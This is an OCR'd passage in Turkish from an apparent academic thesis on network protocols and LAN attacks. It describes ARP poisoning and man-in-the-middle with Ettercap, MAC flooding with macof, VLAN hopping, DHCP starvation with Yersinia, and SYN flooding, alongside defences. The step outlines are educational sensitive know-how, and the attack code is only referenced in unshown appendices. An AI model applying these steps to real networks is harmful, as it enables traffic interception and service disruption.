Net ID bağlantıda olunan ağları tanımlamakta kullanılırken, host ID tam olarak ağ içerisindeki bilgisayarları tanımlamakta kullanılırlar. İnternet datagram yönlendirme şemasına göre IP üçe ayrılır:

A sınıfı; İlk oktet Net ID, geri kalan üç oktet host ID tanımlar.
B sınıfı; İlk iki oktet Net ID, geri kalan iki oktet host ID tanımlar.
C sınıfı; İlk üç oktet Net ID, geri kalan bir oktet host ID tanımlar.

Ayrıca D sınıfı "multicasting" için E sınıfı da gelecek için saklanıyor, şeklinde nitelendirilir. Çizelge 6.2'de IP başlık yapısı gösterilmiştir.


Çizelge 6.2 IP başlık yapısı.

Versiyon	Başlık Uzunluğu	Servis Tipi	Toplam Uzunluk
ID		Bayraklar	Fragmentation Offseti
TTL	Sonraki Protokol	Checksum	
Kaynak Adres			
Hedef Adres			
Seçenekler			
Payload			

6.3 ARP Protokolü

Ethernet ağlarında IP ve MAC adreslerinin eşleşmeleri gerekir. Bu gereksinim veri katmanının fiziksel donanımlar kullanmasından kaynaklanır. Fiziksel adreslerin karşılığı olan IPV4 adreslerini belirleyen ARP (Adres Çözümleme Protokolü) adres çözümleme protokolüdür. Ayrıca internet üzerindeki iletişimi sağlamak üzere isimlerle IP adresleri arasında ilişki kuran DNS (Alan Adı Sistemi) protokolüdür. Bir ağ içerisinde bir bilgisayarın ARP çalışma mantığı sırası ile bilgisayardan yapılan ARP istek paketi yollanmasıyla başlar. Bu paket içerisinde istek yapan bilgisayarın IP, MAC adreslerini istek yapılan bilgisayarınsa IP adresini içerir. Tüm noktalara yollanan ARP isteği sonucu istenilen IP' ye sahip olan bilgisayar karşı tarafa ARP yanıt paketini yollar.

Çizelge 6.3 ARP paket yapısı.



ARP isteğinde bulunan bilgisayar ile istek yaptığı bilgisayar aynı ağda ise direkt MAC belirlenerek eşleşme tamamlanabilir (Dirican 2007). Ancak istek yapılan bilgisayar aynı ağ içerisinde değilse diğer ağlarda arama yapmak üzere yönlendirici bulunulmasına geçilir. Çünkü ARP paketleri yalnız başlarına sadece kendi ağ bölgelerinde arama yapabilirler, bundan sonrasına yönlendirici ile çıkabilirler. Ayrıca Çizelge 6.3'te ARP paket yapısı incelenmiştir.

6.4 ICMP Protokolü

IP protokülünde hata kontrolü yoktur, bu açığı ICMP (Internet Denetim İletisi Protokolü) protokolü kapatır. Genel olarak bilenen kullanımı "ping" sırasında "echorequest"e karşılık olarak "echoresponse" gelmesini sağlayarak cihazların sistem içerisinde ulaşılabilirliklerini ve ağ içi ulaşım zamanlamasını göstermede etkili olur. Çizelge 6.4'te ICMP protokolü gösterilmiştir.

Çizelge 6.4 ICMP başlık yapısı.

Tipi	Kodu	Checksum
	Seçenekler	
	IP Çerçevesi	

6.5 TCP ve UDP Protokolleri

TCP protokolü iletim katmanında bağlantılı ve güvenli iletişim sağlama görevini yerine getirir. Güvenli veri akımı ve kontroller için çeşitli yöntemler kullanır. UDP protokolü

de ağlar arasında paket aktarımı için tasarlanmıştır. Ancak kendi içinde meydana gelebilecek hataların kontrolü için bir mekanizması yoktur. Ayrıca Çizelge 6.5 ve Çizelge 6.6'da sırasıyla TCP ve UDP başlık yapısı şematize edilmiştir (Yıldırımoğlu 2009).

Çizelge 6.5 TCP başlık yapısı.

Kaynak Port		Hedef Port	
Sıra Numarası			
Bilgi Numarası			
Data offset	Reversed	Bayraklar	Pencere
Check Sum		Urgent Pointer	
Seçenekler			
Bilgi			

Çizelge 6.6 UDP başlık yapısı.

Kaynak Port		Hedef Port
Paket Uzunluğu		Check Sum
Bilgi		

6.6 DHCP Protokolü


DHCP (Dinamik Host Konfigürasyon Protokolü) Çizelge 6.7 gösterildiği gibi DHCP protokolü ağ üzerinde bulunan bilgisayarları yapılandırır, ağa bağlanan bilgisayarlar IP'lerini DHCP üzerinden alırlar. UDP protokolünü ve port 67'yi kullanarak iletişim kurar.

Çizelge 6.7 DHCP protokolü paket yapısı.

Op	htype	hlen	hops
xid			
Secs		Bayraklar	
ciaddr			
yiaddr			
siaddr			
giaddr			
chaddr			
sname			
Dosya			
Seçenek			

6.7 DNS Protokolü

İnternetin doğuşuyla ortaya çıkan internet protokolü sorgulaması yapılan IP'leri isimlere, isimleri ise protokollere çevirmeye yarar (Tübitak Ulakbim 2011). Hiyerarşik gösterimi Şekil 6.1'de gösterildiği gibidir.



İletim ID	QR	İşlem Türü	A A	T C	R D	R A	Z	A D	C D	R kodu
Toplam Sorgu Sayısı	Toplam Yanıt Sayısı									
Kaynak Kayıt Sayısı	Kaynak Ek Kayıt Sayısı									
Sorgular										
Yanıt RRs										
Yetkili RRs										
Ek RRs										

Şekil 6.1 DNS protokolü mesaj yapısı.

6.8 HTTP Protokolü

HTTP protokolü sayesinde linkler ile istenilen herhangi bir yerden bilgilere ulaşılması sağlanır. İstemci ile sunucu arasında bağlantı kurar. Uygulama katmanında çalışır ve genel anlamıyla sunuculardan doküman talep eder ve TCP protokolü tabanlıdır.

Başlıca protokol komutları şunlardır:

Options: Sunucu ile istemci arasında iletişim tercihleri belirlenir.

Get: Doküman erişim isteği yapar.

Head: Get metodu ile aynıdır, çalışma farklılığı nedeni ile get daha hızlıdır.

Post: URL ile yollanan verilerin sunucu tarafından kabulünü sağlar.

Put : URL ile gönderilen veriyi sunucuya kayıt eder.

Delete : URL ile tanımlanan verilerin silinmesi gerektiğini bildirir.

Trace: Hata kontrol amaçlı kullanılır.

Connect: Proxylerle beraber kullanılır, tünel açmaya yarar.

HTTP'i paketinin yaşam döngüsü aşağıdaki gibidir:

1- ARP isteği
2- ARP cevap
3- DNS sorgusu
4- DNS cevap
5- TCP syn
6- TCP syn+ack
7- TCP ack
8- HTTP get
9- Bağlantı sonlandırılması

Ağ içerisinde paket yayılma çeşitleri aşağıdaki gibidir:

Unicast: Bir paketin doğrudan doğruya gideceği yere iletilmesi şeklinde gerçekleşen iletişimdir.

Broadcast: Bir paketin sisteme bağlı bütün noktalara iletilmesi şeklinde gerçekleşen iletişimdir.

Multicast: Paketin sadece istenilen yerlere yönlendirilmesiyle şeklinde gerçekleşen iletişimdir.

7.YAPILAN BAŞLICA SALDIRILAR

Bilgi güvenliği kapsamında değerlendirilecek olan veri sadece uygulamanın son kullanıcılara sunduğu veriler değildir. Veri tanımını; saklanan veri ve taşınan veri olmak üzere ikiye ayırmak mümkündür. Taşınan verinin gizliliği tasarıma göre değişiklik gösterebilir ve farklı katmanlarda gerçekleştirilebilir (Anonim 2014). Bu verilerin istenilen hedeflere ulaşımını engellemek ya da verileri kendi üzerine alarak verilerdeki bilgilerden yararlanmak için sistemlere saldırılar yapılabilir. Bu saldırıların gerçekleşmesini sağlayan çok sayıda yazılımlar ve teknikler vardır. Saldırı tekniklerinin detaylı olarak anlatıldığı ve hatta güçlü saldırı araçlarının satıldığı "darkweb" diye adlandırılan ikinci bir web dünyası vardır (Eddy 2015).
Aşağıda bilgi güvenliği konusunda çeşitli saldırı tiplerinden örnekler verilmiştir.


7.1 ARP Saldırıları

ARP protokolünün kullanıldığı ethernet ağlarında protokolün açıklıklarından faydalanarak yapılan saldırı çeşitleridir (Anonim 2010). Burada temel olarak anlatmak gerekirse internet bağlantılarımızda kullandığımız internet çoklayıcı mantığındaki hub cihazı MAC adreslerini üzerinde tutmadığı için üzerine gelen bütün paketleri bütün portlarına yollar, bu da portlarında bulunan bilgisayarlardan herhangi birinde "promiscuous" (ayırım yapmaksızın) modda ağı dinliyorsa bu ağdaki bütün trafiği dinleyebilir. ARP poisoning ile ARP önbelleği değiştirilen/zehirlenen sistemler, "Man in the Middle" (ortadaki adam) saldırıları için hazır hale gelmiş olur (Elbahadır 2010).


Günümüzde hublardan daha çok kullanılan switch cihazları MAC adreslerini üzerilerinde bulundurduklarından hangi paketin hangi porta gideceğini bilirler ve ona göre davranırlar. Normal durumlarda bu ağda veri dinlemek mümkün değildir. Ama yapılabilecek basit saldırılarla bu switchler hub gibi çalışmaya zorlanabilir.

Diğer bir adıyla "Man in the Middle" saldırısında A, B, C olmak üzere üç adet bilgisayar olduğunu düşünelim. Burada A ve B bilgisayarları haberleşirken C bilgisayarı onları dinlemek ve verilerini almak niyetindedir.

A bilgisayarı üzerinden B bilgisayarının MAC adresini öğrenmek üzere yollanan istek için C bilgisayarı araya girerek kendi MAC adresini sanki B' nin MAC adresi olarak A' ya tanıtır. Aynı zamanda iki makine arasında iletişim kopukluğu olmaması adına aynı şekilde B bilgisayarını da kandırır. Böyle bir durum yaratıldığında artık A ile B arasındaki bütün trafik C üzerinden geçer ve istenilen veriye ulaşılmış olur. Şekil 7.1'de saldırı öncesi normal trafik akışı Şekil 7.2' de saldırı sonrası trafik akışı gösterilmiştir.




Şekil 7.1 Saldırı öncesi normal trafik akışı.



Şekil 7.2 Saldırı sonrası trafik akışı.

Belirtilen saldırının Windows üzerinden Cain & Abel ve Kali Linux üzerinden de Resim 7.1'de verilen "ettercap" programı aracılığıyla saldırı yapılışı gösterilmiştir. "Ettercap", ARP poisoning (ARP zehirleme), Network sniff (ağ dinleme) ve "Man in the Middle" (Aradaki Adam) gibi saldırı türlerinde kullanılabilecek çok önemli bir araçtır (Demirez 2011).



Resim 7.1 Kali Linux ettercap programı.

Burada Kali Linux üzerinden network sniffing sekmesi altındaki etternal aracı ile yapılan saldırının aşamalarını anlatmak gerekirse:

İlk olarak program çalıştırılarak hangi tür sniffing yapılacağı seçeneklerinden unified işaretlenir. Bu kısımda iki seçenek vardır, bridged olarak ikinci seçenek eğer default haricinde ikinci kademe bir ethernet üzerinden sniffing yapılacaksa kullanılır.


İkinci olarak kurban tespiti için host scan yapılır.Üçüncü olarak arp poisoning seçilir ve sniff başlatılır. Son olarak da sniff durdurulup seçilen hostun detayları izlenerek gerekli bilgi alınır.

Aynı işlemi Kali üzerinde yüklü gelen Python programlama dili ve ağ yazılımları üstüne programcının işini kolaylaştıran Scapy kütüphanesi ile de yapabiliriz (İnt.Kyn.1). Bu kütüphaneyi kullanarak yazılan program kodları Ek 1'de verilmiştir.
ARP saldırılarından korunmak için öncelikle arpwatch, arpalert gibi hazır yazılımlar kullanabiliriz. Bu yazılımlar IP-MAC arasındaki eşleşmenin kontrol edilmesi burada bir

değişiklik olması durumunda haber vermesi mantığıyla çalışır. Statik arp tabloları tutulması da alınabilecek başka yöntemler arasındadır. En uygun ve pratik yöntemse switchler üzerinde DHCP snooping ve ARP inspection konfigürasyonlarının yapılmış olmasıdır.


7.2 MAC Flooding Atağı

MAC flooding atağının dayandığı ve bilinmesi gereken iki gerçek vardır. İlki bilinmeyen unicast taşması mekanizmasının işleyişi, ikincisi ise bütün ethernet anahtar cihazlarının MAC tablolarında sınırlı sayıda MAC adresi tutabilmeleridir (Usta 2015). Bu atak tipinde switchler üzerinde tutulan ARP tablolarının belirli bir sayıda tutulmasından yararlanılır. Saldırgan bir programcıkla sürekli MAC adresi yollayarak ARP tablosunun dolmasını ve cihazın hub gibi çalışmasını sağlar. Şekil 7.3'te MAC flooding atağı verilmiştir.



Şekil 7.3 MAC flooding atağı.

Kali Linux üzerinde var olan Macof yazılımı ile bu saldırı kolayca yapılabilir. İlk olarak sisteme bağlandığımız ara yüzü tespit eder buradan da komut satırından program çalıştırılır.



Resim 7.2 Macof ara yüzü.

Aynı işlemi Kali üzerinde yüklü gelen Python programlama dili ve ağ yazılımları üstüne programcının işini kolaylaştıran Scapy Kütüphanesi ile beraber yazılan program kodları Ek 2'de verilmiştir. Phyton programlama dili network güvenlik programları yazılımında oldukça kullanışlı ve hızlı sonuç alınan bir araçtır (Ballman 2015).

Bu saldırıyı önlemek için port güvenliği konfigürasyonu, unicast taşması sınırlama konfigürasyonu gibi önlemler alınabilir. Mac kilidi fonksiyonu da bunlardan biridir. Resim 7.2'de Macof programı ile saldırı yapılışı gösterilmiştir.

7.3 VLAN Hopping

Yerel ağ yapılarında farklı bölgeler oluşturmak ve gerçek IP konusundaki yetersizlikten dolayı sanal ağlar yani vlanlar oluşturulur. Farklı vlanlara paket yollayabilmek için ilk olarak switch üzerinde normalde "trunk" yapılmamış port "trunk" yapılarak ve ayrıca gönderilen pakete gerekli vlan eki konularak farklı vlanlara ulaşılabilir. Çizelge 7.1'de vlanlar arası geçiş paket yapısı verilmiştir.

Çizelge 7.1 Vlanlar arası geçiş paket yapısı.

Hedef MAC	Kaynak MAC	8100 5	8100 50	Ethernet Tipi	Data

Etiketsiz gitmesi gereken paket etiketli gider ve switch tarafında ikinci bir paket koyulur. Pratikte bunun çalışabilmesi için gönderilen vlan native olmalıdır. Bu saldırı ilk aşamada tehlikeli değil gibi gözükse de bu yöntemle yönetim vlanına geçip burada sniff yapma olasılığı düşünüldüğünde tehlikeli olduğu görülür.


Aynı işlemi Kali üzerinde yüklü gelen Python programlama dili ve ağ yazılımları üstüne programcının işini kolaylaştıran Scapy Kütüphanesi ile beraber yazılan program kodları Ek 3'te verilmiştir. Bu saldırının öncelikli önlemi switchte ilk konfigürasyon yapılırken portlar vlan tanımlamaları yapılabilir. Böylece hiçbir port native vlanda kalmaz.

7.4 DHCP Protokolüne Yapılan Saldırılar

DHCP kurumsal ağlarda IP dağıtımını otomatik olarak yapan protokoldür. Ayarlandığında IP MAC eşleşmesi yaparak bir IP'nin hangi MAC tarafından rezerve edildiğini bilir ve buna göre o IP belli bir süre o bilgisayara ayrılır.


Bu sisteme yönelik saldırılarda yapay MAC adreslerinden IP rezerve istekleri yapılarak IP havuzu doldurulur, tabi bu esnada aynı zamanda switchin ARP tablosu da doldurulmuş olur.

Bu durumda switch aptallaşır duruma gelmiş ve DHCP havuzunda hiç IP kalmamış olur. Saldırgan kendini DHCP dağıtıcı olarak ortama tanıtır ve bütün trafiği üzerinde geçirebilir. Şekil 7.4'te IP havuzu tüketilmesi atağı gösterilmiştir.



Şekil 7.4 DHCP IP havuzu tüketilmesi atağı.


Aynı işlemi Kali üzerinde yüklü gelen Python programlama dili ve ağ yazılımları üstüne programcının işini kolaylaştıran Scapy Kütüphanesi ile beraber yazılan program kodları Ek 4'te verilmiştir. Bu saldırı için DHCP ile ağ arasına koyulmuş bir IPS cihazı ile engelleme yapılabilir. Ayrıca MAC kilidi kullanımı, DHCP de statik kayıt kullanımı, DHCP snooping konfigürasyonu ve DHCP oranlarında sınırlama önlemleri alınabilir. Resim 7.3'te Yersinia programı ile DHCP IP havuzu tüketilmesi atağı gösterilmiştir.



Resim 7.3 Yersinia ara yüzü.


7.5 SYN Flooding Atağı

Şekil 7.5'te gösterilen SYN flood saldırısında saldırgan sürekli olarak SYN isteği yollayarak sistemin mikro işlemcisinin dolmasına ve işlem yapamaz hale gelmesini sağlar. Bu DOS atak çeşitlerinden bir tanesidir.



Şekil 7.5 SYN flood atağı.

